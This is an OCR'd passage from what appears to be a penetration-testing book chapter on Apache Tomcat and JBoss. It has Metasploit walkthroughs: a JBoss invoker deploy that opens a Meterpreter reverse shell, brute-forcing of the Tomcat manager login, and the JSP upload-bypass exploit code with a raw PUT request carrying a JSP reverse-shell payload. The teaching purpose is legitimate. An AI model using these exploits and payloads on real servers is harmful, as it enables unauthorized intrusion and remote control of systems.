
```
msf5 >
msf5 > use exploit/multi/http/jboss_invoke_deploy
msf5 exploit(multi/http/jboss_invoke_deploy) > show options

Module options (exploit/multi/http/jboss_invoke_deploy):

   Name       Current Setting             Required  Description
   ----       ---------------             --------  -----------
   APPBASE                                no        Application base name, (default: random)
   JSP                                    no        JSP name to use without .jsp extension (default: random)
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                 yes       The target address range or CIDR identifier
   RPORT      8080                        yes       The target port (TCP)
   SSL        false                       no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /invoker/JMXInvokerServlet  yes       The URI path of the invoker servlet
   VHOST                                  no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ curl http:/[redacted]:8080/invoker/JMXInvokerServlet | xxd
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  3168    0  3168    0     0  22647      0 --:--:-- --:--:-- --:--:-- 22791
00000000: aced 0005 7372 0024 6f72 672e 6a62 6f73  ....sr.$org.jbos
00000010: 732e 696e 766f 6361 7469 6f6e 2e4d 6172  s.invocation.Mar
00000020: 7368 616c 6c65 6456 616c 7565 eacc e0d1  shalledValue....
00000030: f44a d099 0c00 0078 707a 0000 0400 0000  .J.....xpz......
00000040: 0c0d aced 0005 7372 0028 6f72 672e 6a62  ......sr.(org.jb
00000050: 6f73 732e 696e 766f 6361 7469 6f6e 2e49  oss.invocation.I
00000060: 6e76 6f63 6174 696f 6e45 7863 6570 7469  nvocationExcepti
00000070: 6f6e cf54 919d d384 0f4a 0200 014c 0005  on.T.....J...L..
00000080: 6361 7573 6574 0015 4c6a 6176 612f 6c61  causet..Ljava/la
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:80
[*] Sending stage (53867 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:80 -> [redacted]36204) at 2019-08-17 16:35:17 +0000

meterpreter > getuid
Server username: jboss
meterpreter >
```

Chapter 12: Penetration Testing on Technological Platforms - Apache Tomcat




Server
Services
Engines
Hosts
Contexts
Connectors


```
root@8e5c7e26e0d2:/usr/local/tomcat# ls -alh
total 128K
drwxr-sr-x 1 root staff 4.0K Sep 12  2018 .
drwxrwsr-x 1 root staff 4.0K Sep  5  2018 ..
-rw-r--r-- 1 root root   56K Jun 29  2018 LICENSE
-rw-r--r-- 1 root root  1.5K Jun 29  2018 NOTICE
-rw-r--r-- 1 root root  6.7K Jun 29  2018 RELEASE-NOTES
-rw-r--r-- 1 root root   16K Jun 29  2018 RUNNING.txt
drwxr-xr-x 2 root root  4.0K Sep 12  2018 bin
drwxr-xr-x 1 root root  4.0K Sep 29 14:21 conf
drwxr-sr-x 3 root staff 4.0K Sep 12  2018 include
drwxr-xr-x 2 root root  4.0K Sep 12  2018 lib
drwxrwxrwx 1 root root  4.0K Sep 29 14:21 logs
drwxr-sr-x 3 root staff 4.0K Sep 12  2018 native-jni-lib
drwxr-xr-x 2 root root  4.0K Sep 12  2018 temp
drwxr-xr-x 7 root root  4.0K Jun 29  2018 webapps
drwxrwxrwx 1 root root  4.0K Sep 29 14:21 work
root@8e5c7e26e0d2:/usr/local/tomcat#
```


```
root@8e5c7e26e0d2:/usr/local/tomcat# cd webapps/
root@8e5c7e26e0d2:/usr/local/tomcat/webapps# ls -alh
total 28K
drwxr-xr-x  7 root root  4.0K Jun 29  2018 .
drwxr-sr-x  1 root staff 4.0K Sep 12  2018 ..
drwxr-xr-x  3 root root  4.0K Sep 12  2018 ROOT
drwxr-xr-x 14 root root  4.0K Sep 12  2018 docs
drwxr-xr-x  6 root root  4.0K Sep 12  2018 examples
drwxr-xr-x  5 root root  4.0K Sep 12  2018 host-manager
drwxr-xr-x  5 root root  4.0K Sep 12  2018 manager
root@8e5c7e26e0d2:/usr/local/tomcat/webapps#
```


```
Harry@xXxZombi3xXx ~ curl -I http:/[redacted]
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
X-Powered-By: Servlet/3.0 JSP/2.2 (Apache Tomcat/7.0.64 Java/Oracle Corporation/1.7.0_45-b18)
Set-Cookie: JSESSIONID=5D5936A67B90945FA174708C4E43CF24.jvm1; Path=/; Secure; HttpOnly
Content-Type: text/html;charset=UTF-8
Transfer-Encoding: chunked
Vary: Accept-Encoding
Date: Sun, 29 Sep 2019 14:37:40 GMT

Harry@xXxZombi3xXx ~
```

```
Harry@xXxZombi3xXx ~
Harry@xXxZombi3xXx ~ curl -I http:/[redacted]8080/manager/html
HTTP/1.1 401 Unauthorized
Cache-Control: private
Content-Type: text/html;charset=ISO-8859-1
Date: Sun, 06 Oct 2019 17:47:30 GMT
Expires: Thu, 01 Jan 1970 05:30:00 IST
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=DDE51747E2CA835213B9A099B7D6625F; Path=/manager/; HttpOnly
WWW-Authenticate: Basic realm="Tomcat Manager Application"
Connection: keep-alive

Harry@xXxZombi3xXx ~
```


```
3     "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd"
4 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="
5 <head>
6     <title>Apache Tomcat</title>
7 </head>
```


Not Secure
[redacted]080/manager/html
401 Unauthorized
You are not authorized to view this page. If you have not changed any configuration files, contain the credentials to let you use this webapp.
For example, to add the manager-gui role to a user named tomcat with a password of
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
Note that for Tomcat 7 onwards, the roles required to use the manager application were assign the role(s) required for the functionality you wish to access.



Harry@xXxZombi3xXx ~/Desktop
Harry@xXxZombi3xXx ~/Desktop md5 favicon.ico
MD5 (favicon.ico) = 4644f2d45601037b8423d45e13194c93
Harry@xXxZombi3xXx ~/Desktop


owasp.org/index.php/OWASP_favicon_database
4644f2d45601037b8423d45e 1/1
7c7b66d305e9377fa1
0e2503a23068aac350
1fd3fafc1d461a3d19e91dbbba03d0aa:tea (17.6.1)
4644f2d45601037b8423d45e13194c93:Apache Tomcat (5.5.26), Alfresco Community
1de863a5023e7e73f050a496e6b104ab:torrentflux (2.4)
83dea3d5d8c6feddec84884522b61850:torrentflux (2.4) - themes/G4E/
d1bc9681dce4ad805c17bd1f0f5cee97:torrentflux (2.4) - themes/BlueFlux/
8d13927efb22bbe7237fa64e858bb523:transmission (1.34)
5b015106854dc7be448c14b64867dfa5:tulip (3.0.0~B6)
ff260e80f5f9ca4b779fbd34087f13cf:Horde Groupware Webmail 1.0.1 (Turba Theme, 2.1.7)
e7fc436d0bf31500ced7a7143067c337:twiki (4.1.2) - logos/favicon.ico
9789c9ab400ea0b9ca8fcbd9952133bd:twiki (4.1.2) - webpreferences
2b52c1344164d29dd8fb758db16aadb6:vdr-plugin-live (0.2.0)

```
Harry@xXxZombi3xXx ~ cat SecLists/Discovery/Web-Content/tomcat.txt
ROOT
add
balancer
dav
deploy
examples
examples/jsp/index.html
examples/jsp/snp/snoop.jsp
examples/jsp/source.jsp
examples/servlet/HelloWorldExample
examples/servlet/SnoopServlet
examples/servlet/TroubleShooter
examples/servlet/default/jsp/snp/snoop.jsp
examples/servlet/default/jsp/source.jsp
examples/servlet/org.apache.catalina.INVOKER.HelloWorldExample
examples/servlet/org.apache.catalina.INVOKER.SnoopServlet
examples/servlet/org.apache.catalina.INVOKER.TroubleShooter
examples/servlet/org.apache.catalina.servlets.DefaultServlet/jsp/snp/snoop.jsp
examples/servlet/org.apache.catalina.servlets.DefaultServlet/jsp/source.jsp
examples/servlet/org.apache.catalina.servlets.WebdavServlet/jsp/snp/snoop.jsp
examples/servlet/org.apache.catalina.servlets.WebdavServlet/jsp/source.jsp
```



```
                    Apache Tomcat Version 8.0.53
                            Release Notes


=========
CONTENTS:
=========

* Dependency Changes
* API Stability
* Bundled APIs
* Web application reloading and static fields in shared libraries
* Security manager URLs
* Symlinking static resources
* Viewing the Tomcat Change Log
* Cryptographic software notice
* When all else fails
```



```
3   auxiliary/dos/http/apache_commons_fileupload_dos              2014-02-06
4   auxiliary/dos/http/apache_tomcat_transfer_encoding            2010-07-09
5   auxiliary/dos/http/hashcollision_dos                          2011-12-28
6   auxiliary/scanner/http/tomcat_enum
7   auxiliary/scanner/http/tomcat_mgr_login
8   exploit/linux/http/cisco_prime_inf_rce                        2018-10-04
9   exploit/linux/http/cpi_tararchive_upload                      2019-05-15
10  exploit/multi/http/struts2_namespace_ognl                     2018-08-22
11  exploit/multi/http/struts_code_exec_classloader               2014-03-06
12  exploit/multi/http/struts_dev_mode                            2012-01-06
13  exploit/multi/http/tomcat_jsp_upload_bypass                   2017-10-03
14  exploit/multi/http/tomcat_mgr_deploy                          2009-11-09
15  exploit/multi/http/tomcat_mgr_upload                          2009-11-09
16  exploit/multi/http/zenworks_configuration_management_upload   2015-04-07
17  post/multi/gather/tomcat_gather
18  post/windows/gather/enum_tomcat
```

```
msf5 > use auxiliary/scanner/http/tomcat_mgr_login
msf5 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting
   ----              ---------------
   BLANK_PASSWORDS   false
   BRUTEFORCE_SPEED  5
   DB_ALL_CREDS      false
   DB_ALL_PASS       false
   DB_ALL_USERS      false
   PASSWORD
   PASS_FILE         /usr/local/share/metasploit-framework/data/wordlists/tomcat_mgr_
   Proxies
   RHOSTS            192.168.2.8
   RPORT             8888
   SSL               false
   STOP_ON_SUCCESS   false
   TARGETURI         /manager/html
   THREADS           24
```

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > run

[-] 192.168.2.8:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: manager:role1 (Incorrect)
```

```
[-] 192.168.2.8:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.2.8:8080 - Login Successful: tomcat:tomcat
[-] 192.168.2.8:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.2.8:8080 - LOGIN FAILED: both:s3cret (Incorrect)
```

```
msf5 > use exploit/multi/http/tomcat_jsp_upload_bypass
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > show options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The URI path of the Tomcat installation
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.2.8
rhosts => 192.168.2.8
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > set verbose true
verbose => true
msf5 exploit(multi/http/tomcat_jsp_upload_bypass) > run
```

```
87    def exploit
88      print_status("Uploading payload...")
89      testurl = Rex::Text::rand_text_alpha(10)
90
91      res = send_request_cgi({
92        'uri'       => normalize_uri(target_uri.path, "#{testurl}.jsp/"),
93        'method'    => 'PUT',
94        'data'      => payload.encoded
95      })
96      if res && res.code == 201
97        res1 = send_request_cgi({
98          'uri'       => normalize_uri(target_uri.path, "#{testurl}.jsp"),
99          'method'    => 'GET'
100       })
101       if res1 && res1.code == 200
102         print_status("Payload executed!")
103       else
104         fail_with(Failure::PayloadFailed, "Failed to execute the payload")
105       end
106     else
107       fail_with(Failure::UnexpectedReply, "Failed to upload the payload")
108     end
109   end
110
111 end
112
```

A "/" (FORWARD-SLASH) IS USED TO BYPASS JSP FILE UPLOAD RESTRICTION ON THE TOMCAT SERVER

PUT METHOD IS USED TO UPLOAD THE JSP SHELL

IF UPLOADED, THE FILE WILL BE FETCHED FOR PAYLOAD EXECUTION

Request

Raw | Params | Headers | Hex | XML

```
PUT /AqKVmTmkU1.jsp/ HTTP/1.1
Host: 192.168.2.8:8080
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1497
Connection: close

<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>

<%
 class StreamConnector extends Thread
 {
  InputStream mb;
  OutputStream de;

  StreamConnector( InputStream mb, OutputStream de )
```

JSP SHELL

Response


Raw | Headers | Hex


```
HTTP/1.1 201
Content-Length: 0
Date: Sun, 06 Oct 2019 21:05:42 GMT
Connection: close
```


SERVER RESPONDS WITH HTTP CODE - 201 (CREATED)

